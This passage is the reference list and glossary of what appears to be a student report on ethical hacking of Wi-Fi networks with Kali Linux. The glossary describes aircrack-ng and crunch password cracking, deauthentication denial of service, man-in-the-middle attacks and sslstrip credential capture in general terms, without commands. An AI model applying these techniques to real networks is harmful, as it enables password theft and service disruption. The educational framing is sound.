Babincev, I. M., & Vuletić, D. V. (2016). Web application security analysis using the Kali Linux operating system *Military Technical Courier / Vojnotehnicki Glasnik, 64*(2), 513-531. doi:10.5937/vojtehg64-9231

Bartoli, A., Medvet, E., & Onesti, F. (2018). Evil twins and WPA2 enterprise: A coming security disaster? *Computers & Security, 74*, 1-11. doi:10.1016/j.cose.2017.12.011

Boughton, N. (2019). Protecting infrastructure from cyber attack. *Network Security, 2019*(4), 18-19. doi:https://doi.org/10.1016/S1353-4858(19)30051-0

BouSaba, C., Kazar, T., & Pizio, C. W. (2016). Wireless network security using Raspberry Pi. *American Society for Engineering Education*.

Briefing, B. s. (2017). Best's briefing examines the implications of the wannaCry ransomware attack. *Best's Review, 118*(3), 86-86.

Brown, T. (2018). Are miserly budgets putting businesses at risk of cyber-attack? *Computer Fraud & Security, 2018*(8), 9-11. doi:https://doi.org/10.1016/S1361-3723(18)30074-5

Cangea, O. (2018). Ethical hacking solution to defeat cyber attacks. *Soluţie de tip Ethical Hacking pentru evitarea atacurilor cibernetice, 70*(2), 29-36.

Carranza, A., & DeCusatis, C. (2016). *Wireless network penetration testing using Kali Linux on beagleBone black*. Paper presented at the Proceedings of the 14th LACCEI International Multi-Conference for Engineering, Education, and Technology: "Engineering Innovations for Global Sustainability", Costa Rica.

Chacos, B. (2018). How to check if facebook shared your personal info with cambridge analytica. *PCWorld, 36*(5), 101-102.

ČIsar, P., & ČIsar, S. M. (2018). Ethical hacking of wireless networks in kali linux environment. *Annals of the Faculty of Engineering Hunedoara - International Journal of Engineering, 16*(3), 181-186.

Crelin, J. (2013). Denial-of-service attack. Retrieved from http://ezproxy.wintec.ac.nz/login?url=http://search.ebscohost.com/login.aspx?direct=true&db=ers&AN=90558289&site=eds-live&scope=site

Creswell, J. W., & Creswell, J. D. (2018). *Research design : qualitative, quantitative, and mixed methods approaches* (Fifth edition. ed.): SAGE Publications.

Densham, B. (2015). Three cyber-security strategies to mitigate the impact of a data breach. *Network Security, 2015*(1), 5-8. doi:10.1016/s1353-4858(15)70007-3

Dobrian, J. (2018). Hacks can wreak havoc, cyber experts warn. *Journal of Property Management, 83*(3), 32-35.

Fagan, M., Khan, M. M. H., & Buck, R. (2015). A study of users' experiences and beliefs about software update messages. *Computers in Human Behavior, 51*, 504-519. doi:10.1016/j.chb.2015.04.075

Fleishman, G. (2017). Anonymous browsing with tor reduces exposure but still has risks. *Macworld - Digital Edition, 2017*(3), 99-102.

Furnell, S. (2016). Vulnerability management: Not a patch on where we should be? *Network Security, 2016*(4), 5-9. doi:10.1016/s1353-4858(16)30036-8

Furnell, S., Khern-am-nuai, W., Esmael, R., Yang, W., & Li, N. (2018). Enhancing security behaviour by supporting the user. *Computers & Security, 75*, 1-9. doi:10.1016/j.cose.2018.01.016

Gangan, S. (2015). A Review of Man-in-the-Middle Attacks. In.

Goel, S., Gupta, K., Garg, M., & Madan, K. A. (2014). Ethical Hacking and Its countermeasures. *International Journal of Advance Research and Innovation, 2*(3), 623-629.

Green, J. (2015). Staying ahead of cyber-attacks. *Network Security, 2015*(2), 13-16. doi:10.1016/s1353-4858(15)30007-6

Huang, K., Siegel, M., & Madnick, S. (2018). Systematically understanding the cyber attack business: A survey. *ACM Computing Surveys, 51*(4), 1-36. doi:10.1145/3199674

Huhta, O., & Danezis, G. (2014). Linking tor circuits. *University College London*.

Hui, K.-L., Kim, S. H., & Wang, Q.-H. (2017). Cybercrime deterrence and international legislation: Evidence from distritibuted denial of service attacks. *MIS Quarterly, 41*(2), 497-A411.

Kim, J. (2017). Cyber-security in government: reducing the risk. *Computer Fraud & Security, 2017*(7), 8-11. doi:10.1016/S1361-3723(17)30059-3

Kimani, K., Oduol, V., & Langat, K. (2019). Cyber security challenges for IoT-based smart grid networks. *International Journal of Critical Infrastructure Protection, 25*, 36-49. doi:https://doi.org/10.1016/j.ijcip.2019.01.001

Kontzer, T. (2017). Are SMBs at risk by neglecting cyber-security? *Baseline*, 13.

Küçüksille, E. U., Yalçınkaya, M. A., & Ganal, S. (2015a). *Developing a penetration test methodology in ensuring router security and testing it in a virtual laboratory*. Paper presented at the Proceedings of the 8th International Conference on Security of Information and Networks - SIN '15, Sochi, Russia.

Küçüksille, E. U., Yalçınkaya, M. A., & Ganal, S. (2015b). *Developing a penetration test methodology in ensuring router security and testing it in a virtual laboratory*. Paper presented at the Proceedings of the 8th International Conference on Security of Information and Networks, Sochi, Russia.

Kumar, U., & Gambhir, S. (2014). A literature review of security threats to wireless networks. *International Journal of Future Generation Communication and Networking, 7*(4), 25-34. doi:10.14257/ijfgcn.2014.7.4.03

Lam, C. (2018). A slap on the wrist: Combatting Russia's cyber attack on the 2016 U.S. presidential election. *Boston College Law Review, 59*(6), 2166-2201.

Liang, C., Wen, F., & Wang, Z. (2019). Trust-based distributed Kalman filtering for target tracking under malicious cyber attacks. *Information Fusion, 46*, 44-50. doi:https://doi.org/10.1016/j.inffus.2018.04.002

Lim, S., Yoo, B., Park, J., Byun, K., & Lee, S. (2012). A research on the investigation method of digital forensics for a VMware Workstation's virtual machine. *Mathematical and Computer Modelling, 55*(1), 151-160. doi:https://doi.org/10.1016/j.mcm.2011.02.011

Macfarquhar, N. (2017). Denmark says 'key elements' of Russian government hacked defense ministry. *The New York Times*. Retrieved from http://ezproxy.wintec.ac.nz/login?url=http://search.ebscohost.com/login.aspx?direct=true&db=edsgov&AN=edsgcl.490531085&site=eds-live&scope=site

Manworren, N., Letwat, J., & Daily, O. (2016). Why you should care about the target data breach. *Business Horizons, 59*(3), 257-266. doi:10.1016/j.bushor.2016.01.002

Munkhdorj, B., & Sekiya, Y. (2017). Cyber attack prediction using social data analysis. *Journal of High Speed Networks, 23*(2), 109-135. doi:10.3233/JHS-170560

Patrascu, P. (2018). The appearance and development of national cyber security strategies. *eLearning & Software for Education, 4*, 53-59. doi:10.12753/2066-026X-18-222

Patrascu, P. (2019). Promoting cybersecurity culture through education. *eLearning & Software for Education, 2*, 273-279. doi:10.12753/2066-026X-19-108

Quan Heng, L. (2018). Who should be responsible for SingHealth cyber attack? *NetworkWorld Asia, 12*(1), 41-41.

Ramachandran, S., & Shanmugam, V. (2017). Impact of DoS attack in software defined network for virtual network. *Wireless Personal Communications, 94*(4), 2189-2202. doi:10.1007/s11277-016-3370-1

Reddy, G. N., & Reddy, G. J. U. (2014). A study of cyber security challenges and its emerging trends on latest technologies. *International Journal of Engineering and Technology, 4*(1).

Samtani, S., Chinn, R., Chen, H., & Nunamaker, J. F. (2017). Exploring emerging hacker assets and key hackers for proactive cyber threat intelligence. *Journal of Management Information Systems, 34*(4), 1023-1053. doi:10.1080/07421222.2017.1394049

Sari, A. (2019). Turkish national cyber-firewall to mitigate countrywide cyber-attacks. *Computers and Electrical Engineering, 73*, 128-144. doi:10.1016/j.compeleceng.2018.11.008

Sibi Chakkaravarthy, S., Sangeetha, D., Venkata Rathnam, M., Srinithi, K., & Vaidehi, V. (2018). Futuristic cyber-attacks. *International Journal of Knowledge Based Intelligent Engineering Systems, 22*(3), 195-204. doi:10.3233/KES-180384

Singh, N., & Singh, A. K. (2019). SQL-Injection vulnerabilities resolving using valid security tool in cloud. *Pertanika Journal of Science & Technology, 27*(1), 159-174.

Spilman, M. T. (2016). Takeaways from the sony pictures entertainment hack. *Entertainment & Sports Lawyer, 32*(3), 20-28.

Vuletić, D. V., & Nojković, N. D. (2018). Realization of a TCP SYN flood attack using Kali Linux *Military Technical Courier / Vojnotehnicki Glasnik., 66*(3), 640-649. doi:10.5937/vojtehg66-16419

Wang, L., & Wyglinski, A. M. (2016). Detection of man-in-the-middle attacks using physical layer wireless security techniques. *Wireless Communications & Mobile Computing, 16*(4), 408-426. doi:10.1002/wcm.2527

Warren, P., Kaivanto, K., & Prince, D. (2018). Could a cyber attack cause a systemic impact in the financial sector? *Bank of England Quarterly Bulletin*, 1-10.

Zhang, H. (2015). Bring your own encryption: Balancing security with practicality. *Network Security, 2015*(1), 18-20. doi:10.1016/s1353-4858(15)70011-5

# Appendices

## Glossary

Aircrack-ng- is a tool that is used to analyze WiFi connections in the proximity, generate de-authentication signals and cracking passwords.

Brute force attacks- These attacks target a particular wifi connection by trying all possible connections to try and crack the password of a connection. Crunch and aircrack-ng are used together to perform this attack.

Crunch- Crunch is a tool that generates a huge amount of possible combinations for a WiFi password and can be used together with aircrack-ng to crack passwords.

DoS Attack- DoS stands for denial of service attacks. These attacks target the router providing wifi services to different clients by sending de authentication signals to the various clients that forces the devices to disconnect again and again and thus creating a situation where they cannot use the wifi services.

External USB Network Adapter- Virtual machines do not have direct access to the physical network adapter of the device on which the virtual machine is running but creates a virtual network adapter. An external USB adapter that can be set to monitor mode to gather information from its proximity is used for two experiments. To perform the attacks, the network adapter needs to be set in monitor mode to be able to capture information. There are two modes in which a network adapter functions, the normal mode in which all network adapters work is called managed mode. The network adapter only captures information that has is meant for it. In monitor mode, the network adapter accepts all information that is being generated in its proximity.

Four-way handshake- A 4-way handshake takes place when a device connects to a wifi connection. This handshake contains the password or key that is entered to connect to a wireless connection. The capture can then be attacked with a brute force attack to decipher the password.

Kernel- A kernel is a package of drivers and settings that are required to run an operating system.

Linux- Linux is a kernel on which various operating systems are developed. Fedora, Kali, Ubuntu, CentOS are all examples of operating system that were developed based on the

Linux kernel. Linux contains all penetration testing tools that can be used like macchanger, aircrack-ng and sslstrip.

Macchanger tool- Macchanger is a tool that temporarily changes the MAC address of the network adapter.

Man-in-the-middle attack – These attacks act like middlemen. A fake setup is created to make the router believe that the fake node is the actual target, and the victim computer is made to believe that the fake node is the router. Through the attack, all information is captured by the fake node and can be deciphered.

Proxychains- While tor anonymizes the connections when browsing, proxychains anonymize the entire system. Using DNS leak prevention with proxychain prevent any leaks of the origin.  DNS stands for Domain Name Service which translates a request.

Example- When you enter google.com in the browser, a request is sent to a DNS server to tell the computer what the IP address of google.com is. Computers only understand IP addresses and not the names of the websites. The DNS server looks up the IP address of the website entered by the user and tells the computer what the IP address of google.com is so that the source computer connects to the website.

Sslstrip- Sslstrip is a tool that can be used to strip the SSL encryption of a website to capture the credentials that are entered by the user.

TCP- Transmission Control Protocol is based on a connection that implies that the sending packet must establish a complete connection with the intended recipient before sending any packets.

Tor – Tor is a free and open source project that anonymizes connection. Tor browser is a software provided by the tor project that anonymizes connection using proxies.

VMware workstation – Vmware workstation is a virtualization software that is used to create virtual machines. VMware workstation uses the resources of the physical device on which the software is installed to run various operating systems which are referred to as guests.

Example

VMware workstation will be installed on a Dell Laptop running Windows 10. The laptop has a quad-core i7 processor and 16 GB Ram. When a virtual machine of say Windows 7 is created on the VMware software and the machine is given 2 cores and 4 GB of Ram, it will get these resources from the Dell laptop.